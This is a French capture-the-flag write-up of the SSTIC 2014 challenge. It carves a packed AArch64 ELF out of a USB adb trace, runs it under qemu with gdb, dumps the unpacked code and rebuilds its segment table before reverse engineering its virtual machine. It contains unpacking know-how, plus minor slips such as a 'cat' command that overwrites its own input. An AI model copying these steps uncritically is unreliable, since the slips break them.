Solution du challenge SSTIC 2014

Loïc Castel

Table des matières

Résumé

Le challenge SSTIC 2014 consiste à retrouver une adresse e-mail au format *"...@sstic.org"* à partir d'une capture USB.

Ce document introduit la démarche utilisée par l'auteur pour y parvenir, qui se décompose en trois étapes consécutives :

— analyse d'une capture USB présentée au début du challenge et extraction d'un binaire ;
— rétro ingénierie d'une machine virtuelle implémentée par le binaire *ELF-AArch64* extrait ;
— analyse à distance (à l'aveugle ou presque) d'un micro-contrôleur se soldant par une élévation de privilèges afin de récupérer l'adresse e-mail finale.

Les scripts et outils écris pour la résolution du challenge sont présentés dans cette solution au fur et à mesure de son développement.

Remerciements

Je tiens à remercier Guillaume Delugré pour la création de ce challenge qui fut passionnant aussi bien pour son aspect ludique (apprentissage d'une nouvelle architecture et de l'implémentation d'une machine virtuelle ainsi que l'analyse à l'aveugle d'une architecture minimaliste) que pour sa technicité.

Un grand merci aussi au comité d'organisation de la conférence SSTIC.

1 Extraction de la trace USB

Au commencement était un fichier XZ. Ce fichier est téléchargeable depuis l'adresse :
`http://static.sstic.org/challenge2014/usbtrace.xz`

Celui-ci est une archive contenant un fichier texte usbtrace dont le contenu est représenté partiellement ci-dessous :

```
Date: Thu, 17 Apr 2015 00:40:34 +0200
To: <challenge2014@sstic.org>
Subject: Trace USB

Bonjour,

voici une trace USB enregistrée en branchant mon nouveau téléphone Android sur mon
ordinateur personnel air-gapped.
Je suspecte un malware de transiter sur mon téléphone. Pouvez-vous voir de quoi il en
 retourne ?

--

ffff8804ff109d80 1765779215 C Ii:2:005:1 0:8 8 = 00000000 00000000
ffff8804ff109d80 1765779244 S Ii:2:005:1 -115:8 8 <
ffff88043ac600c0 1765809097 S Bo:2:008:3 -115 24 = 4f50454e fd010000
00000000 09000000 1f030000 b0afbab1
ffff88043ac600c0 1765809154 C Bo:2:008:3 0 24 >
ffff88043ac60300 1765809224 S Bo:2:008:3 -115 9 = 7368656c 6c3a6964 00
ffff88043ac60300 1765809279 C Bo:2:008:3 0 9 >
[...]
```

1.1 Analyse du format

On remarquera dans la trace ci-dessus l'utilisation de caractère imprimables encodés en hexadécimal. Des chaînes de caractères peuvent être extraites directement en récupérant les lignes contenant des données, entres autres :

- `WRTE,OKAY,CLSE,...`;
- `/data/local/tmp/badbios.bin`;
- `shell uname -a`;
- `/sdcard/Documents/`;
- `CSW-2014-Hacking-9.11_uncensored.pdf - :)`;
- `Linux localhost 4.1.0g4e972ee 1 SMP PREEMPT Mon Feb 24 PST 2015 armv8l GNULinux`
- ...

Il semble que ces traces aient été sauvegardées sous la forme `usbmon`, format spécifique à la capture USB. Le contenu de ces traces laisse penser à une sortie de adb - Android Debug Bridge, ce qui collerait avec le message du début de fichier.

On remarquera même une entête ELF dans une des lignes, ce qui nous amène au but de cette étape : **extraire le binaire contenu dans le fichier**. Ce fichier ELF aurait été transféré par USB et est donc contenu dans la trace.

1.2 Extraction du binaire

Afin d'extraire le binaire, deux solutions s'offrent à nous :

- Extraire les lignes intéressantes à coup d'outils `UNIX` puis assembler le contenu pour en faire un fichier complet ;

— Utiliser un logiciel développé pour analyser les traces usbmon et en extraire le binaire.

Le logiciel utilisé, vusb-analyzer[1], ne semblant pas récupérer les lignes intéressantes, il a été nécessaire de scripter un petit peu.

Le script ci-après récupère chaque ligne contenant des données encodées en hexadécimal et en extrait les lignes dont la taille est égale à 4096 et 233 octets. Ces tailles correspondent à l'envoi du fichier (233 étant la taille de la dernière ligne à extraire).

D'après l'entête du fichier, nous sommes sensé obtenir un fichier ELF :

```
00000000  2f 64 61 74 61 2f 6c 6f  63 61 6c 2f 74 6d 70 2f  |/data/local/tmp/|
00000010  62 61 64 62 69 6f 73 2e  62 69 6e 2c 33 33 32 36  |badbios.bin,3326|
00000020  31 44 41 54 41 00 00 01  00 7f 45 4c 46 02 01 01  |1DATA.....ELF...|
```

On retirera bien sûr en-tête et fin de fichier ainsi qu'une ou plusieurs mentions de DATA suivi de 4 octets.

```
def extractHex(line):
        # Seules les lignes contenant "=" correspondent a des donnees envoyees
        if "=" not in line:
                return False
        hexLine = line.split('=')[1]
        return "".join(hexLine.replace('\n','').split(" ")).decode('hex')

usbTraceFile = open("usbtrace.mon","r")

finalFile = ""

for line in usbTraceFile:
        exLine =  extractHex(line)
        # On extrait les lignes correspondantes au fichier a extraire
        if exLine != False and (len(exLine) == 4096 or len(exLine) == 233):
                finalFile+=exLine

writtenFile = open("badbios.bin","w")
# Il est important de retirer les "DATA" qui viennent s'interposer lors du transfert
writtenFile.write(finalFile[0x29:-7].replace("DATA\xb0\x30\x00\x00",""))
writtenFile.close()
usbTraceFile.close()
```

Le binaire ainsi obtenu est un ELF destiné à l'architecture ARM 64 bits :

```
# file badbios.bin
badbios.bin: ELF 64-bit LSB executable, version 1 (SYSV), statically linked, stripped
```

Passons à l'analyse du binaire.

Petite remarque néanmoins, il n'existe pas encore, à la connaissance de l'auteur, de téléphones sous "*Android*" dont le processeur est ARMv8 et donc sous architecture "*Aarch-64*".

Cela est peut-être dû à l'aspect "futuriste" du challenge (la date dans la trace est le 17 avril 2015).

1. vusb-analyzer.sourceforge.net

2 Analyse du binaire ELF-AArch64

Cette étape est de loin la plus longue du challenge, et le lecteur comprendra assez rapidement pourquoi. Nous avons en notre possession un fichier ELF-AArch64 qu'il faut maintenant comprendre.

```
# readelf -a badbios.bin
En-tête ELF:
  Magique:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Classe:                            ELF64
  Données:                           complément à 2, système à octets
  de poids faible d'abord (little endian)
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  Version ABI:                       0
  Type:                              EXEC (fichier exécutable)
  Machine:                           AArch64
  Version:                           0x1
  Adresse du point d'entrée:                0x102cc
  Début des en-têtes de programme:          64 (octets dans le fichier)
  Début des en-têtes de section:            77680 (octets dans le fichier)
  Fanions:                           0x0
  [...]
En-têtes de section:
  [Nr] Nom               Type             Adresse           Décalage
       Taille            TaillEntré       Fanion Lien  Info  Alignement
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .text             PROGBITS         000000000001010c  0000010c
       000000000000048c  0000000000000000  AX       0     0     4
  [ 2] .rodata           PROGBITS         0000000000010598  00000598
       0000000000000040  0000000000000000   A       0     0     8
  [ 3] .data             PROGBITS         0000000000021000  00001000
       0000000000011f50  0000000000000000  WA       0     0     8
  [ 4] .shstrtab         STRTAB           0000000000000000  00012f50
       000000000000001f  0000000000000000           0     0     1
[...]
En-têtes de programme:
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  LOAD           0x0000000000000000 0x0000000000010000 0x0000000000010000
                 0x00000000000005d8 0x00000000000005d8  R E    10000
  LOAD           0x0000000000001000 0x0000000000021000 0x0000000000021000
                 0x0000000000011f50 0x0000000000011f50  RW     10000
  NOTE           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  R      8

 Section à la projection de segement:
  Sections de segment...
   00     .text .rodata
   01     .data
   02

[...]
```

L'analyse des chaînes de caractère ne révélant que peu d'informations intéressantes, le premier réflexe serait de lancer le fichier avec un émulateur, par exemple qemu, d'autant plus qu'il supporte depuis peu l'architecture *AArch64*.

Le binaire est *strippé* de tous symboles, ce qui rends l'analyse plus difficile. On pourra se faire une bonne idée de ce que mijote le programme une fois les appels systèmes déterminés.

Il faudra donc se créer un environnement adéquat capable d'émuler le binaire, de le déboguer (qemu supporte la création d'un *stub* GDB) et être en mesure de faire une analyse statique avec un logiciel tel qu'`IDA 6.5`.

2.1 Création d'un environnement AArch64

2.1.1 Génération de la chaîne d'outil

AArch64 est une architecture dont le jeu d'instruction est quasi-similaire à l'ARM mais possède des registres 64 bits ainsi que quelques différences par rapport à son homologue 32 bits. Les registres sont numérotés de X0 à X24, et fonctionnent sur 64 bits. Dans certaines instructions, la notation `"W0,W1,..."` est utilisée, et signifie que l'instruction concerne les 32 premiers bits du registre.

La compilation de qemu et gdb pour l'architecture AArch64, nécessaire pour la suite, est résumée ci-dessous :

```
# Compilation de qemu
$ git clone git://git.qemu-project.org/qemu.git
$ ./configure --target-list=aarch64-linux-user  --static --disable-werror
$ make && make install
$ wget ftp://sourceware.org/pub/gdb/releases/gdb-7.7.tar.gz

# Compilation de gdb
$ tar -xzf gdb-7.7.tar.gz
$ cd gdb-7.7/
$ ./configure --target=aarch64-user-elf --enable-64-bit-bfd
$ make
$ ./gdb/gdb
```

Une fois les compilations terminées, notre trousse à outils est complète et nous pouvons passer à l'analyse.

Il est toutefois important de noter que le support de l'architecture AArch64 n'est pas complet sous GDB. A titre d'exemple, il n'est pas possible de faire des points d'arrêt matériels, et l'utilisation de points d'arrêt en mémoire est particulièrement lente.

2.1.2 Lancement du binaire

Le binaire est lancé avec les options -strace (permettant d'afficher les appels systèmes) ainsi que -g qui permet de créer un *stub GDB* sur le port TCP indiqué :

```
$ ./aarch64-linux-user/qemu-aarch64 -g 5555 -strace badbios.bin
15395 mmap(0x0000000000400000,12288,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS
|MAP_FIXED,0,0) = 0x0000000000400000
15395 mprotect(0x0000000000400000,12288,PROT_EXEC|PROT_READ) = 0
15395 mmap(0x0000000000500000,69632,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS
|MAP_FIXED,0,0) = 0x0000000000500000
15395 mprotect(0x0000000000500000,69632,PROT_READ|PROT_WRITE) = 0
15395 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000801000
15395 mmap(NULL,65536,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000802000
15395 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000812000
15395 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000813000
15395 write(1,0x813000,36):: Please enter the decryption key:  = 36
15395 munmap(0x0000004000813000,36) = 0
15395 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000814000
15395 read(0,0x814000,16)1111111111111111111111111111111111111111111111111111
 = 16
15395 munmap(0x0000004000814000,16) = 0
15395 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000815000
15395 write(1,0x815000,32):: Trying to decrypt payload...
 = 32
15395 munmap(0x0000004000815000,32) = 0
15395 mmap(NULL,4096,PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,0,0) =
 0x0000004000816000
15395 write(2,0x816000,20)   Invalid padding.
 = 20
15395 munmap(0x0000004000816000,20) = 0
15395 exit_group(0)
```

On remarque plusieurs passages intéressants, notamment le fait que le binaire demande une clé de déchiffrement, que celle-ci fait 16 caractères, et que le message d'erreur à la fin corresponds à un rembourrage invalide.

Concernant les appels systèmes, l'utilisation de `mmap` et `mprotect` au début semble dénoter la création d'une zone en exécution et donc un possible paquetage.

L'ouverture du binaire dans IDA ne montre que **trois fonctions**, dont une qui ressemble fort à une fonction de dépaquetage de données.




FIGURE 1 – Affichage du binaire badbios.bin sous IDA Pro 6.5




FIGURE 2 – Graphique d'appels de fonction

2.2 Dépaquetage du binaire

2.2.1 Analyse dynamique et extraction d'un second ELF-AArch64

Le premier réflexe sera d'utiliser gdb pour récupérer le binaire empaqueté dans `badbios.bin`. Le graphique d'appels de fonction est simple, on peut donc imaginer que la fin du dépaquetage sera à la fin de la fonction `sub_10304`.

On remarque, lors de l'analyse statique, un bloc qui semble modifier le flot d'exécution vers une adresse arbitraire contenue dans le registre **X2**.

```
LDRSW           X24, [X29,#arg_58]
LDR             X1, [X29,#arg_50]
MOV             SP, X25
SUB             SP, SP, #8
STR             X24, [SP,#0x68+var_68]
MOV             X2, X1
BLR             X2 # C'est cette instruction qui va faire continuer le programme depaquete
MOV             X23, X0
B               loc_10198
```

Dans gdb, on ajoute un point d'arrêt à cette adresse pour déterminer la valeur du registre **X2** puis, une fois arrivé au saut vers cette adresse, il sera possible de commencer l'**extraction d'un second binaire**.

```
(gdb) target remote:5555
Remote debugging using :5555
0x00000000000102cc in ?? ()
(gdb) b*0x102C0
Breakpoint 1 at 0x102c0
(gdb) c
Continuing.

Breakpoint 1, 0x00000000000102c0 in ?? ()
(gdb) printf "0x%x\n",$x2
0x400514

# Extraction des données de la première section
(gdb) dump memory unpack.bin 0x400000 0x500000
Cannot access memory at address 0x403000
(gdb) dump memory unpack.bin 0x400000 0x403000

# N'oublions pas de récupérer les données de la seconde section
(gdb) dump memory unpack.data 0x500000 0x511000
(gdb) quit
$ file unpack.bin
unpack.bin: ELF 64-bit LSB executable, version 1 (SYSV), statically linked, stripped

# Il faut rassembler le code assembleur et les données issues du binaire initial
$ cat unpack.bin unpack.data > unpack.bin
```

L'adresse d'entrée est bien contenue dans la zone mémoire allouée et va donc correspondre au point d'entrée du second binaire. Il sera maintenant nécessaire de reconstruire la table des segments ELF, car celle-ci n'est pas présente dans le binaire extrait.

```
# readelf -a unpack.bin
readelf: ERREUR: Incapable de lire 0x40 octets de En-têtes de section
En-tête ELF:
  Magique:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Classe:                            ELF64
  [...]
  Adresse du point d'entrée:                0x400514
  Début des en-têtes de programme:          64 (octets dans le fichier)
  Début des en-têtes de section:           131240 (octets dans le fichier)
  Fanions:                           0x0
  Taille de cet en-tête:             64 (bytes)
  Taille de l'en-tête du programme:  56 (bytes)
  Nombre d'en-tête du programme:     2
  Taille des en-têtes de section:    64 (bytes)
  Nombre d'en-têtes de section:      7
  Table d'indexes des chaînes d'en-tête de section: 6
readelf: ERREUR: Incapable de lire 0x1c0 octets de En-têtes de section
readelf: ERREUR: En-têtes de section ne sont pas disponibles!

Il n'y a pas de section dynamique dans ce fichier.
```

2.2.2 Reconstruction ELF du binaire

La reconstruction de la table des segments ne sera nécessaire que pour faciliter l'analyse du binaire dépaqueté, l'analyse dynamique étant faites à partir du premier binaire.

Une méthode alternative serait la reconstruction des segments manuellement dans IDA.

D'après les allocations en mémoire récupérées précédemment les segments à créer seraient les suivantes :

— section de code en 0x400000 (exécution/lecture)

— section des données en 0x500000 (lecture/écriture)

Pour modifier l'entête des segments, le logiciel `010editor`[2] est particulièrement pratique. Celui-ci, à l'aide de la template ELF téléchargée sur le site de l'éditeur, permet d'analyser le fichier `unpack.bin` et d'ajouter les deux segments du programme, c'est à dire les sections de code et des données.

Name	Value	Start	Size
⊞ struct elf_header		0h	40h
⊟ struct program_header_table		40h	70h
⊟ struct program_table_entry64_t program_table_element[0]	(R_X) Loadable Segment	40h	38h
enum p_type64_e p_type	PT_LOAD (1)	40h	4h
enum p_flags64_e p_flags	PF_Read_Exec (5)	44h	4h
Elf64_Off p_offset_FROM_FILE_BEGIN	0h	48h	8h
Elf64_Addr p_vaddr_VIRTUAL_ADDRESS	0x0000000000400000	50h	8h
Elf64_Addr p_paddr_PHYSICAL_ADDRESS	0x0000000000400000	58h	8h
Elf64_Xword p_filesz_SEGMENT_FILE_LENGTH	12288	60h	8h
Elf64_Xword p_memsz_SEGMENT_RAM_LENGTH	12288	68h	8h
Elf64_Xword p_align	0	70h	8h
⊟ struct program_table_entry64_t program_table_element[1]	(RW_) Loadable Segment	78h	38h
enum p_type64_e p_type	PT_LOAD (1)	78h	4h
enum p_flags64_e p_flags	PF_Read_Write (6)	7Ch	4h
Elf64_Off p_offset_FROM_FILE_BEGIN	3000h	80h	8h
Elf64_Addr p_vaddr_VIRTUAL_ADDRESS	0x0000000000500000	88h	8h

FIGURE 3 – Modification du segment text et data dans 010editor

Le binaire peut désormais être ouvert dans IDA et peut être "presque" correctement analysé :




FIGURE 4 – Ouverture de unpack.bin dans IDA, une fois la table des segments reconstruite

Nous allons voir par la suite que toutes les fonctions n'ont pas été reconnue par IDA, principalement de par le fait que certaines sont appelées dynamiquement (de la même manière que l'instruction **BLR X2** vu précédemment).

2. http ://www.sweetscape.com/download/download_010editor.html

2.3 Rétro-ingénierie du second binaire

Le but désormais est clair : il faut identifier les caractéristiques de ce binaire et en déceler son utilisation. Il y aura logiquement une seconde couche de données empaquetées, ce que nous pouvons déduire en voyant que les données contenues dans notre nouveau segment "data" paraissent compressées.

2.3.1 Graphiques d'appel

Étudions en premier lieu le graphique des appels de fonction du programme :




FIGURE 5 – Graphique d'appels de fonction de badbios-u.bin

Même si celui-ci est intéressant pour l'analyse (on peut par exemple remarquer le rôle central de la fonction sub_402754), cela semble un peu "léger" d'autant plus que le contenu de chaque fonction n'est pas imposant.

Il apparaît donc qu'il manque des fonctions que nous allons devoir retrouver. Pour cela, deux options s'offrent à nous :

- retrouver dans IDA les prologue de fonction significatifs et utiliser la fonctionnalité MakeFunction() pour enregistrer la fonction ;
- déterminer dynamiquement dans gdb quelles sont les fonctions qui vont être appelées par la mystérieuse fonction sub_402754.

La seconde option pourra nous être utile pour déterminer la fréquence d'appel des fonctions.

2.3.2 Analyse de la fonction principale d'exécution

Afin de déterminer quelles fonctions sont appelées dynamiquement, un point d'arrêt doit être posé sur une des instructions chargée d'appeler la fonction pointée par un des registre. Il faudra préalablement comprendre un minimum la fonction principale sub_402754 afin de déterminer où poser le point d'arrêt.

La page suivante contient le déroulé en assembleur (commenté et en ayant renommé les fonctions appelées) de la fonction.

Étudions ensuite, à partir de l'assembleur, le déroulement de la fonction d'un point de vue macroscopique.




FIGURE 6 – Fonction principale du programme : sub_402754

— la fonction initialise des registres puis boucle en permanence ;
— une première partie récupère ce qui sera appelé le "program counter" car étant la valeur récurrente dans ce programme qui est incrémenté au fur et à mesure ;
— une seconde partie charge un index de fonction en mémoire depuis l'adresse déterminée à partir du "program counter" **(une ROM donc)** ;
— une troisième partie incrémente de 2 ou 4 octets le "program counter" et va récupérer en mémoire (dans la ROM) cette même taille d'information (**instructions de 16 ou 32 bits**) ;
— récupère en mémoire le pointeur de fonction à partir de son index (nous avons donc affaire à une table de fonction stockée en mémoire) et le pose dans X2 (X1 contient l'index de fonction suivi des arguments).

Il est alors évident que la ROM contient des instructions (*opcodes*) qui sont séparées en index de fonction et arguments.

Nous savons désormais où poser un point d'arrêt : l'adresse où se trouve l'instruction **BLR X2**.

```
# Dans une invite de commande séparée, prépare le stub gdb
$ qemu-aarch64 -g 5555 -strace badbios.bin
# Création d'un script batch gdb
